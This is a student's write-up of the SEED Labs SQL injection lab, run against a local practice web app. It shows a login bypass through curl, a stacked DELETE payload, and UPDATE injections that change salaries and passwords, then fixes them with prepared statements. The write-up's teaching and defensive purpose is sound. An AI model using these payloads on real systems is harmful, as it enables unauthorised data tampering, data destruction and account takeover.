Lab11_SQL Injection

Task01

1. Login into MySQL.
2. Show all the database and choose the ‘Users’. Then present all the tables in ‘Users’ database.

```
mysql root@127.0.0.1:(none)> SHOW DATABASES
+--------------------+
| Database           |
|--------------------|
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set
Time: 0.002s
mysql root@127.0.0.1:(none)> USE Users
You are now connected to database "Users" as user "root"
Time: 0.002s
mysql root@127.0.0.1:Users> show TABLES
+------------------+
| Tables_in_Users  |
|------------------|
| credential       |
+------------------+
1 row in set
Time: 0.003s
```

3. Print the information about Alice.


```
mysql root@127.0.0.1:Users> select * from credential where `Name`="Alice"\G
***************************[ 1. row ]***************************
ID          | 1
Name        | Alice
EID         | 10000
Salary      | 20000
birth       | 9/20
SSN         | 10211002
PhoneNumber |
Address     |
Email       |
NickName    |
Password    | fdbe918bdae83000aa54747fc95fe0470fff4976

1 row in set
Time: 0.002s
mysql root@127.0.0.1:Users>
```


Task02

Inject from web page

1. We can provide the data for the user name field like below:



2. The attack is successfully launched.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Attack from the command line

1. We use the command

```
curl
'www.SeedLabSQLInjection.com/unsafe_home.php?username=alice%27%20%23&Passwo
rd=1'
```

to launch the attack.

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px
;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a cla
ss='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a
 class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-
lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bord
ered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope
='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>
Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><
td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th s
cope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/08/19]seed@VM:.../SQLInjection$
```

The result is the HTML source code of Alice profile.

Attack and append a new SQL statement

1. We have a user called Chen. The goal is to delete the record about Chen by using SQL injection attack.

```
mysql root@127.0.0.1:Users> select * from credential
+------+--------+----------+----------+---------+--------------+---------------+-----------+---------+----------
|   ID | Name   |      EID |   Salary | birth   |          SSN | PhoneNumber   | Address   | Email   | NickName
|------+--------+----------+----------+---------+--------------+---------------+-----------+---------+----------
|    1 | Alice  |    10000 |    20000 | 9/20    |     10211002 |               |           |         |
|    2 | Boby   |    20000 |    30000 | 4/20    |     10213352 |               |           |         |
|    3 | Ryan   |    30000 |    50000 | 4/10    |     98993524 |               |           |         |
|    4 | Samy   |    40000 |    90000 | 1/11    |     32193525 |               |           |         |
|    5 | Ted    |    50000 |   110000 | 11/3    |     32111111 |               |           |         |
|    6 | Admin  |    99999 |   400000 | 3/5     |     43254314 |               |           |         |
|    7 | chen   | 12312312 |   123123 | 4/5     | 123123123123 | <null>        | <null>    | <null>  | <null>
+------+--------+----------+----------+---------+--------------+---------------+-----------+---------+----------
7 rows in set
```


2. By injecting the following string in the SQL, we can launch the attack.

```
admin'; DELETE from credential where Name="chen"; #
```

The whole SQL looks like this:

```
select * from credential where name='admin';DELETE from credential where
Name="chen";#' and Password='sdfasdfasdf';
```

However, if we try it on the web page, the attack won't be successful. Because the PHP's 'mysqli' extension. The 'musqli::query()' API cannot allow multiple queries to run in the database server.



If we run the malicious SQL in MySQL, we can find that this SQL is worked.

```
mysql root@127.0.0.1:Users> select * from credential where name='admin';DELETE from credential where Name="chen"
                            ;#' and Password='sdfasdfasdf';
You're about to run a destructive command.
Do you want to proceed? (y/n): y
Your call!
+------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
|   ID | Name   |   EID |   Salary | birth   |      SSN | PhoneNumber   | Address   | Email   | NickName   | Pas
|------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
|    6 | Admin  | 99999 |   400000 | 3/5     | 43254314 |               |           |         |            | a5b
+------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
1 row in set
Query OK, 1 row affected
Query OK, 0 rows affected
Time: 0.024s
mysql root@127.0.0.1:Users> select * from credential
+------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
|   ID | Name   |   EID |   Salary | birth   |      SSN | PhoneNumber   | Address   | Email   | NickName   | Pas
|------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
|    1 | Alice  | 10000 |    20000 | 9/20    | 10211002 |               |           |         |            | fdb
|    2 | Boby   | 20000 |    30000 | 4/20    | 10213352 |               |           |         |            | b78
|    3 | Ryan   | 30000 |    50000 | 4/10    | 98993524 |               |           |         |            | a3c
|    4 | Samy   | 40000 |    90000 | 1/11    | 32193525 |               |           |         |            | 995
|    5 | Ted    | 50000 |   110000 | 11/3    | 32111111 |               |           |         |            | 993
|    6 | Admin  | 99999 |   400000 | 3/5     | 43254314 |               |           |         |            | a5b
+------+--------+-------+----------+---------+----------+---------------+-----------+---------+------------+----
6 rows in set
(END)
```


Task03

Modify your salary

1. First, we check the salary of Alice in MySQL.

```
mysql root@127.0.0.1:Users> SELECT `Salary` from credential WHERE `Name` ="Alice"
+----------+
|   Salary |
|----------|
|    20000 |
+----------+
1 row in set
Time: 0.001s
mysql root@127.0.0.1:Users>
```

2. We can launch the attack by sending some intended string into the 'Phone Number' field.



The content of it: **11111', Salary=99999 where Name="Alice" #**

So the SQL executed in MySQL is like below:

```
UPDATE credential SET Nickname='1231',Email='23', address='qwe',
Password='sdfsdf', PhoneNumber='1111', Salary=99999 where Name="Alice" #'
WHERE ID=$id;"
```

3. Check the MySQL to see if the salary is changed.


```
mysql root@127.0.0.1:Users> SELECT `Salary` from credential WHERE `Name` ="Alice"
+----------+
|   Salary |
|----------|
|    99999 |
+----------+
1 row in set
Time: 0.003s
```

Modify other people's salary

1. If we want to modify Boby's salary. We can use the same method to achieve it. Just need to change the input string in 'Phone Number' field to '**11111', Salary=1 where Name="Boby" #'.**
2. First, we check Boby's salary in the MySQL.

```
mysql root@127.0.0.1:Users> SELECT `Salary` from credential WHERE `Name` ="Boby
+----------+
|   Salary |
|----------|
|    30000 |
+----------+
1 row in set
Time: 0.002s
```

3. Then launch the attack.




Boby's salary is turned into 1.

```
mysql root@127.0.0.1:Users> SELECT `Salary` from credential WHERE `Name` ="Boby"
+----------+
|   Salary |
|----------|
|        1 |
+----------+
1 row in set
Time: 0.002s
mysql root@127.0.0.1:Users>
```

Modify other people's password

1. We can use the same way to achieve this. The string in the 'Phone Number' field is the same as the former part (**11111', Salary=1 where Name="Boby" #**). And the string we put in the 'Password' field will be the new Password of Boby.



2. So let's check the MySQL to see if Boby's password is the same as the Alice.

```
mysql root@127.0.0.1:Users> SELECT `Password` from credential WHERE `Name` ="Boby"
+------------------------------------+
| Password                           |
|------------------------------------|
| 601f1889667efaebb33b8c12572835da3f027f78 |
+------------------------------------+
1 row in set
Time: 0.002s
mysql root@127.0.0.1:Users> SELECT `Password` from credential WHERE `Name` ="Alice"
+------------------------------------+
| Password                           |
|------------------------------------|
| 601f1889667efaebb33b8c12572835da3f027f78 |
+------------------------------------+
1 row in set
Time: 0.003s
```

3. Try to use Alice's password to login to Boby's account. We change Boby's password into '123123'.

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	1231

emory Network Storage

ersist Logs Disable cache

Headers Cookies Params

Request URL: http://www.seedlabsqlinjection.com/unsafe_home.php?username=boby&Password=123123
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK Edit and Resend Raw headers
Version: HTTP/1.1

Filter headers

Response headers (363 B)

Cache-Control: no-store, no-cache, must-revalidate

Task04


1. We change the code in the index.html to replace the login target from unsafe_home.php to safe_home.php.


```
<form action="safe_home.php" method="get">
  <div class="input-group mb-3 text-center">
    <div class="input-group-prepend">
      <span class="input-group-text" id="uname">USERNAME</span>
```

2. The vital code to prevent SQL injection in safe_home.php is like below:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

3. Try to use SQL injection during login. The attack was failed.






4. The code that will prevent SQL injection while editing the profile.

```php
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: safe_home.php");
exit();
```

5. We try to modify Alice's salary to 88888 from 99999.



After the attack, we find the phone number field was modified to the string we type in the web page. The prepared statement will only treat the input as data.

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	1231
Email	23
Address	qwe
Phone Number	11111',Salary=88888,